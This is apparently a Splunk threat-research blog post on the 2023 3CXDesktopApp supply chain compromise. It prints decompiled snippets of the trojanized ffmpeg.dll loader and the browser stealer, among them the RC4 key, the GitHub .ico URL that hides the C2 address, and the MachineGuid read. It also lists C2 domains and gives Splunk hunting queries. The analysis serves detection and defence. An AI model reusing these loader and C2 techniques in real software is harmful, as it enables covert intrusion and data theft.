Splunk Insights: Investigating the 3CXDesktopApp Supply Chain Compromise | Splunk

By Splunk Threat Research Team

Published: 2023-03-31 · Archived: 2026-04-05 21:47:55 UTC

CrowdStrike announced on 3/29/2023 that an active intrusion campaign was targeting 3CX customers utilizing a legitimate, signed binary, 3CXDesktopApp (CISA link). As the investigations and public information came out publicly from vendors all across the spectrum, C3X customers of all sizes began investigating their fleet for signs of compromise. These campaigns are often referred to as supply chain compromises, or MITRE ATT&CK T1195. The most notable of these attacks which brought supply chain security to the forefront of most organizations' security posture was SolarWinds. A notable learning of dealing with the Solarwinds vulnerability was the difficulty associated with identifying supply chain compromises at the source. For the 3CXDesktopApp, it all began after a 7 day sleep that the compromised software version began to trigger different anti-virus products and showed suspicious behaviors in EDR products.

Organization defenders must consider attack surface comprising both endpoint and network. Utilizing our defense in depth approach, tracking anti-virus, EDR and other alerts provided can assist with piecing together the puzzle. It's not a simple task when it comes to identifying software supply chain compromises. It may all begin with a post-exploitation event and working backwards allows us to see the source.

In this Splunk blog post, we aim to equip defenders with the necessary tools and strategies to actively hunt down and counteract this campaign. Additionally, we will offer some resilient analytic ideas that can serve as a foundation for future threat detection and response efforts.

Infection Chain Walk Through


The supply chain compromise begins when users download an affected version of the 3CXDesktopApp, which subsequently loads a maliciously crafted or trojanized ffmpeg.dll. This compromised component is responsible for initiating the malicious activities associated with the attack.

Affected 3CX versions:

- 3CXDesktopApp-18.12.407.msi
- 3CXDesktopApp-18.12.416.msi

ffmpeg.dll

The patched ffmpeg.dll is responsible for reading another DLL named "d3dcompiler_47.dll," which contains an encrypted shellcode and additional DLLs that will download several .ico files. Figure 1 presents a code snippet of the maliciously crafted ffmpeg.dll that reads the "d3dcompiler_47.dll" file to search for an embedded encrypted shellcode, starting with an 8-byte sequence "0xFE 0xED 0xFA 0xCE 0xFE 0xED 0xFA 0xCE."



```
GetModuleFileNameW(0i64, Filename, 0x104u);
LOWORD(v3) = 92;
v4 = sub_1800C157C(Filename, v3) + 2;
if ( v4 )
{
  *(_OWORD *)(v4 + 16) = unk_18023BCCE;
  *(_OWORD *)v4 = unk_18023BCBE;            // d3dcompiler_47.dll
  *(_QWORD *)(v4 + 30) = 0x6C006C0064i64;
}
else
{
  *(_DWORD *)sub_1800CDD94() = 22;
  invalid_parameter_noinfo();
}
v0 = 0;
fh = CreateFileW(Filename, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( fh != (HANDLE)-1i64 )
{
  fh_1 = fh;
  v6 = 0i64;
  d3d_dll_file_size = GetFileSize(fh, 0i64);
  d3d_read_buff = (int *)mw_allocate_mem(d3d_dll_file_size);
  ReadFile(fh_1, d3d_read_buff, d3d_dll_file_size, &NumberOfBytesRead, 0i64);
  if ( NumberOfBytesRead )
  {
    if ( *(_WORD *)d3d_read_buff != 0x5A4D )
      goto LABEL_29;
    sub_1800C0790(v35, (char *)d3d_read_buff + d3d_read_buff[15] + 24, 240i64);
    v9 = 8i64 * (v35[0] != 0x10B);
    v10 = *(unsigned int *)&v35[v9 + 66];
    if ( !*(_DWORD *)&v35[v9 + 66] )
      goto LABEL_29;
    v11 = (char *)d3d_read_buff + *(unsigned int *)&v35[v9 + 64];
    v12 = v10 - 8;
    v13 = v11 + 3;
    v6 = 0i64;
    v14 = 0i64;
    while ( v11[v14] != (char)0xFE
         || v13[v14 - 2] != (char)0xED
         || v13[v14 - 1] != (char)0xFA
         || v13[v14] != (char)0xCE )
    {
      if ( v10 == ++v14 )
        goto LABEL_30;
```

Figure 1

D3dcompiler_47.dll

The shellcode is encrypted using the RC4 algorithm, with a specific decryption key "3jB(2bsG#c7". Figure 2 illustrates the encrypted code block embedded in d3dcompiler_47.dll before and after the decryption process. Upon examining the decrypted portion of the screenshot, it becomes evident that the shellcode contains instructions to load another DLL.

Figure 2

Decrypted-DLL

The shellcode proceeds to load the decrypted DLL export "DllGetClassObject," which initiates a thread to examine the manifest file. It then sleeps for a duration based on a randomly generated value relative to the system date and time. Following this, it reads the machine GUID from the registry. Figure 3 demonstrates how the shellcode accesses the Cryptography registry to parse the MachineGUID of the targeted or compromised host.

```
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Cryptography", 0, 0x20019u, &hKey) )
{
  RegQueryValueExA(hKey, "MachineGuid", 0i64, Type, Data, &cbData);
  RegCloseKey(hKey);
}
```

Figure 3

Upon retrieving the Machine GUID, the shellcode calls a function that attempts to download several .ico files from the GitHub repository. At the time of writing, the URL link was no longer accessible, but the cybersecurity community shared the files, enabling us to examine the next stage.

Figure 4 presents a code snippet of the decrypted DLL that attempts to download multiple .ico files for decoding and decryption. The code highlights an intriguing approach employed by the attacker, using .ico files as configuration files. After downloading the .ico files, the shellcode reads them byte by byte, searching for the character "$". This character serves as a marker for the encoded and encrypted C2 URL link.

```
download_read_buff = 0i64;
sub_180011DC0((int)v20, (int)L"https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico", i);
*v7 = a1;
v7[1] = (__int64)v20;
v7[2] = 0i64;
while ( !(unsigned int)mw_download_url(v7, 0i64, 0i64, &download_read_buff, &v18) )
{
  v9 = sub_180021440();
  Sleep(1000 * (a3 + v9 % (a2 - a3)));
}
v10 = download_read_buff;
v11 = 0i64;
if ( !download_read_buff )
  break;
v12 = v18;
if ( v18 )
{
  while ( 1 )
  {
    file_ptr = v12 - 1;
    read_byte = *((_BYTE *)download_read_buff + file_ptr);
    if ( !read_byte || read_byte == '$' )   // looking for $
      break;
    v18 = --v12;
    if ( !(_DWORD)file_ptr )
    {
      LocalFree(download_read_buff);
      goto LABEL_10;
```

Figure 4

Figure 5 presents a basic hex view snippet of two malicious .ico files that the decrypted DLL attempts to download. The hex bytes highlighted in the yellow box represent the base64-encoded and encrypted C2 URL link, which begins with the "$" character. We recommend using the [decrypt-ico.py] script created by the Volexity team to automatically decrypt this string. The decrypted C2 server can be found in the IOC section of this blog.




Figure 5

The aforementioned C2 server proceeds to download an additional configuration JSON file, ultimately leading to the final payload binary, which is a browser stealer malware. This malware is designed to extract sensitive information from the victim's web browsers.

Browser Stealer Payload

The browser stealer is a separate x64-bit DLL that executes its malicious code through the "DllGetClassObject" export function. This malware aims to extract information such as domain name, computer name, and OS version using the NetWkstaGetInfo() and RtlGetVersion() APIs. Figure 6.1 and 6.2 display code snippets illustrating how the malware retrieves the specified information using these two Windows APIs and formats it before transmitting the data to its C2 server.

```
ws_cmputer_name[0] = 0i64;
ws_cmputer_name[1] = 0i64;
mw_memset(ws_lnggroup, 0, 0x208ui64);
if ( !NetWkstaGetInfo(0i64, 0x64u, (LPBYTE *)&WKSTA_INFO_100) )// get info of workstation like domain name, local computer, operating system
                                                               //
{
  mw_str_copy(ws_lnggroup, 260i64, (__int64)WKSTA_INFO_100->wki100_langroup);// A pointer to a string specifying the name of the domain to which the c
  mw_str_copy(ws_cmputer_name, 16i64, (__int64)WKSTA_INFO_100->wki100_computername);
  NetApiBufferFree(WKSTA_INFO_100);
}
ntdll_handle = LoadLibraryW(L"Ntdll.dll");
RtlGetVersion_api = GetProcAddress(ntdll_handle, "RtlGetVersion");
```

Figure 6.1

```
mw_str_format(
  v15,
  1000000,
  (int)L"[\r\n%s\r\n,\r\n{\"HostName\": \"%s\", \"DomainName\": \"%s\", \"OsVersion\": \"%d.%d.%d\"}\r\n]\r\n",
  v5,
  ws_cmputer_name,
  ws_lnggroup,
  v25,
  v26,
  v27);
v16 = -1i64;
do
  ++v16;
while ( v5[v16] );
memset(v5, 0, 2 * v16);
LocalFree(v5);
goto LABEL_15;
```

Figure 6.2

Finally, the malware targets several well-known browsers, including "Chrome," "Firefox," "MSEdge," and "Brave," in order to steal information. It achieves this by accessing browser history and the places.sqlite database, copying it, and then querying the discovered SQLite browser databases to parse the URL and title, limited to the first 500 entries. Figure 7 displays a code snippet illustrating how the stealer executes the SQL command once it locates the browser SQLite database it needs to parse and subsequently sends the information to its C2 server.




Figure 7

We identified several key factors during our analysis that aid in guiding Splunk content creation. Now, let's delve into the content and examine the various ways in which Splunk can be of assistance.

Security Content

There are numerous methods for generating content in Splunk, as well as a wide variety of data sources. Based on the indicators provided and our analysis above, we can present the following content. Some of these examples may serve as Splunk inspiration, while others may be suitable for notables. Throughout our discussion, we will offer insights on building resilient analytics for each example.

Hunting 3CXDesktopApp Software

Initially, like many, we want to identify endpoints across our fleet that have C3XdesktopApp running and what version. We decided to use the Endpoint.Processes datamodel so the results would be back fast. If data is not normalized in the datamodel, that’s ok! Modify the analytic for your environment by looking for the process names. Note here that the datamodel does not provide file version, we are specifically just looking for where this process is running across the fleet.

```
 | tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

dest	user	parent_process_name	process_name	original_file_name	process
mswin-dc01.attackrange.local	Administrator	3CXDesktopApp.exe	3CXDesktopApp.exe	3CXDesktopApp.exe	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe"
mswin-dc01.attackrange.local	Administrator	3CXDesktopApp.exe	3CXDesktopApp.exe	3CXDesktopApp.exe	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe"
mswin-dc01.attackrange.local	Administrator	3CXDesktopApp.exe	3CXDesktopApp.exe	3CXDesktopApp.exe	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe" --revision=0 --gpu-driver-version=10.0.14393.2608 --user-data-dir="C:\Users\Administrato preferences=UAAAAAAAADoAAAYAAAAAAAAAAAAAAAAABgAAAAAAAwAAAAAAAAAAAAACAAAAAAAAAAAAA --mojo-platform-channel-handle=2960 --field-trial-handle=1440,i,6450657131065979424,61
mswin-dc01.attackrange.local	Administrator	3CXDesktopApp.exe	3CXDesktopApp.exe	3CXDesktopApp.exe	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe" --preferences=UAAAAAAAADgAAAYAAAAAAAAAAAAAAAAABgAAAAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAA --mojo-platform-channel-handle=1360 --field-trial-handle=1440,i,6450657131065979424,61
mswin-dc01.attackrange.local	Administrator	3CXDesktopApp.exe	3CXDesktopApp.exe	3CXDesktopApp.exe	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe" --preferences=UAAAAAAAADgAAAYAAAAAAAAAAAAAAAAABgAAAAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAA --mojo-platform-channel-handle=1376 --field-trial-handle=1456,i,11977761335410465267,1

Two aspects we recommend examining closely at this time are the file path and the command line. These elements may vary across different environments, so it's important to identify the default location of the binary for your organization and determine if the command line follows a consistent pattern.

```
 | tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

process_path	process_name	count
C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe	3CXDesktopApp.exe	29
C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe	3CXDesktopApp.exe	23049

Windows Vulnerable 3CX Software

Switching to Sysmon, we wrote a query to look for 3CXDesktopApp by file version. Depending on the EDR product in use, many provide signature information, VirusTotal enrichment, prevalence and so forth.

The Splunk Attack Range uses a broad configuration file meant to capture every artifact provided. Each EDR product today provides similar or more, so it is very important to understand the product and how it can assist your organization in an event like this.

```
 `sysmon` (process_name=3CXDesktopApp.exe OR OriginalFileName=3CXDesktopApp.exe)  FileVersion=18.12.*
| rename Computer as dest
| stats count min(_time) as firstTime max(_time) as lastTime by dest, parent_process_name,process_name, Original
```

dest	process_name	FileVersion	count
mswin-dc01.attackrange.local	3CXDesktopApp.exe	18.12.407	28
mswin-dc01.attackrange.local	3CXDesktopApp.exe	18.12.407.0	4

According to 3CX, the security issue affects version numbers 18.12.407 and 18.12.416 on Windows. We adopt a slightly broader approach by searching for any 18.12.* version, primarily to monitor for any instances that may have gone unnoticed. Furthermore, you can modify this analytic to examine any version or simply extract the version information for an inventory overview.

Another take on this query showing just the process and version number by host.

```
 `sysmon` (process_name=3CXDesktopApp.exe OR OriginalFileName=3CXDesktopApp.exe)
| rename Computer as dest
| stats count min(_time) as firstTime max(_time) as lastTime by dest process_name FileVersion
```

dest	process_name	FileVersion	count
mswin-dc01.attackrange.local	3CXDesktopApp.exe	18.12.407	6
mswin-dc01.attackrange.local	3CXDesktopApp.exe	18.12.407.0	2
mswin-exch01.attackrange.local	3CXDesktopApp.exe	18.12.422	22
mswin-exch01.attackrange.local	3CXDesktopApp.exe	18.12.422.0	2

18.12.422 is the latest version as of 3/31/2023.

3CX Supply Chain Attack Network Indicators

We would like to thank CrowdStrike and numerous other organizations for providing indicators. The method for detecting the domains used will depend on an organization's security stack. Some products reveal the URI, while others do not. In our case, we utilize DNS queries from Sysmon, which populates the Network_Resolution data model.

Hunting with these domains may provide false positives and filtering / tuning is definitely recommended. Note here that a hit on the domain is not 100% true positive. Some of these are legitimate and will require further review. In addition to looking for the domains, it may provide value in doing two additional tasks based on product support:

1. Restrict the network indicators to 3CXDesktopApp, or broadly any process
2. Add URIs to the lookup, or a new query, and hunt for beaconing activity.

```
 | tstats `summariesonly` values(DNS.answer) as IPs min(_time) as firstTime from datamodel=Network_Resolution by
| `drop_dm_object_name(DNS)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| lookup 3cx_ioc_domains domain as query OUTPUT Description isIOC
| search isIOC=true
```

src	query	IPs	firstTime	Description	isIOC
mswin-server.attackrange.local	www.3cx.com	104.18.14.54 104.18.15.54 2606:4700::6812:e36 2606:4700::6812:f36 ::ffff:104.18.14.54 ::ffff:104.18.15.54	2023-03-30T13:05:13	https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/	TRUE

Utilizing the Splunk App for Lookup File Editing, we can easily add/remove indicators or new columns.

	domain	isIOC	Description
1	akamaicontainer.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
2	akamaitechcloudservices.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
3	azuredeploystore.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
4	azureonlinecloud.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
5	azureonlinestorage.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
6	dunamistrd.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
7	glcloudservice.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
8	journalide.org	TRUE	https://www.reddit.com/r/crowdstrike/cor
9	msedgepackageinfo.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
10	msstorageazure.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
11	msstorageboxes.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
12	officeaddons.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
13	officestoragebox.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
14	pbxcloudeservices.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
15	pbxphonenetwork.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
16	pbxsources.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
17	qwepoi123098.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
18	sbmsa.wiki	TRUE	https://www.reddit.com/r/crowdstrike/cor
19	sourceslabs.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
20	visualstudiofactory.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
21	zacharryblogs.com	TRUE	https://www.reddit.com/r/crowdstrike/cor
22	www.3cx.com	TRUE	https://www.sentinelone.com/blog/smoot
23	akamaitechcloudservices.com	TRUE	https://www.sentinelone.com/blog/smoot
24	azureonlinestorage.com	TRUE	https://www.sentinelone.com/blog/smoot
25	msedgepackageinfo.com	TRUE	https://www.sentinelone.com/blog/smoot
26	glcloudservice.com	TRUE	https://www.sentinelone.com/blog/smoot
27	pbxsources.com	TRUE	https://www.sentinelone.com/blog/smoot
28	msstorageazure.com	TRUE	https://www.sentinelone.com/blog/smoot

DLLs on Disk

As mentioned earlier, it is important to pay attention to the process path. In this specific campaign, we aim to identify any additional files that were dropped on the disk, collect their hashes, and explore potential leads that may offer further insights. Using Sysmon, we have narrowed our focus to the \Appdata\local\ path and sorted the data by the ImageLoaded (DLL) and various metadata points that Sysmon offers. It's important to note that different EDR products will provide varying levels of visibility, so as you analyze this telemetry, start identifying alternative ways to pivot. Be sure to check for prevalence within your organization. For example, if the ffmpeg.dll with this specific hash is found on only 5 out of 5,000 endpoints, it is certainly worth investigating further.

```
`sysmon` 3cxdesktopapp.exe  ImageLoaded="C:\\Users\\Administrator\\AppData\\Local\\Programs\\3CXDesktopApp\\*"
```

loaded_file	MD5	FileVersion	Company	Description	service_dll_signature_verified	values(ImageLoaded)
3CXDesktopApp.exe	08D79E1FFFA244CC0DC61F7D2036ACA9	18.12.407.0	3CX Ltd.	3CX Desktop App	true	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe
3CXDesktopApp.exe	BB9150733850D16A846DFA318AFA3C19	18.12.407	3CX Ltd.	3CX Desktop App	true	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\3CXDesktopApp.exe
d3dcompiler_47.dll	82187AD3F0C6C225E2FBA0C867280CC9	10.0.20348.1 (WinBuild.160101.0800)	Microsoft Corporation	Direct3D HLSL Compiler for Redistribution	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\d3dcompiler_47.dll
ffmpeg.dll	74BC2D0B6680FAA1A5A76B27E5479CBC	-	-	-	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\ffmpeg.dll
libEGL.dll	5DE7E395632AF0D31D8165EE5E5267DD	2.1.18365 git hash: 9405b9ea9935	-	ANGLE libEGL Dynamic Link Library	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\libEGL.dll
libGLESv2.dll	F96FC251BAE55A5FC0F1DDAED8706015	2.1.18365 git hash: 9405b9ea9935	-	ANGLE libGLESv2 Dynamic Link Library	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\libGLESv2.dll
notifications_bindings.node	8A3E8B48A5A5E4475C9F1E0478A86BAB	-	-	-	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\resources\app.asar.unp
robotjs.node	4DB8C1BEE7025D7F9B6FADE2EDDB636C	-	-	-	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\resources\app.asar.unp
vk_swiftshader.dll	11308456ED9D5A9EBFDBC0F86160E797	5.0.0	-	SwiftShader Vulkan 32-bit Dynamic Link Library	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\vk_swiftshader.dll
vulkan-1.dll	ACC5484AE9CFFF351FFC0341FAE483DC	1.0.1111.2222.Dev Build	-	Vulkan Loader - Dev Build	false	C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\app\vulkan-1.dll

#ToolTips

Image loads are a voluminous datasource and can be cumbersome to hunt through. Here are some tips to narrow down interesting image loads.

1. Focus on non-standard paths. Native Windows DLLs will not run out of the user profile
2. Identify signing information and use it to your advantage to look for Unsigned or revoked based on file paths
3. If possible, look for processes loading DLLs from non-standard paths. Filter by signing status.

Registry

Revisiting the initial installation process involving MsiExec.exe, it's important to note that several registry modifications occur to ensure the persistence of this version of 3CXDesktopApp.

```
 `sysmon` EventID IN (12,13,14)   process_name="msiexec.exe" *\\appdata\\*
| stats values(registry_value_data) by registry_path
```

registry_path	values(registry_value_data)
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\3CXDesktopApp.callto\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" "%%1"
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\3CXDesktopApp.tcx+app\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" "%%1"
HKU\S-1-5-21-2126937381-3842905909-1636914737-500_Classes\3CXDesktopApp.tel\shell\open\command\(Default)	"C:\Users\Administrator\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe" "%%1"
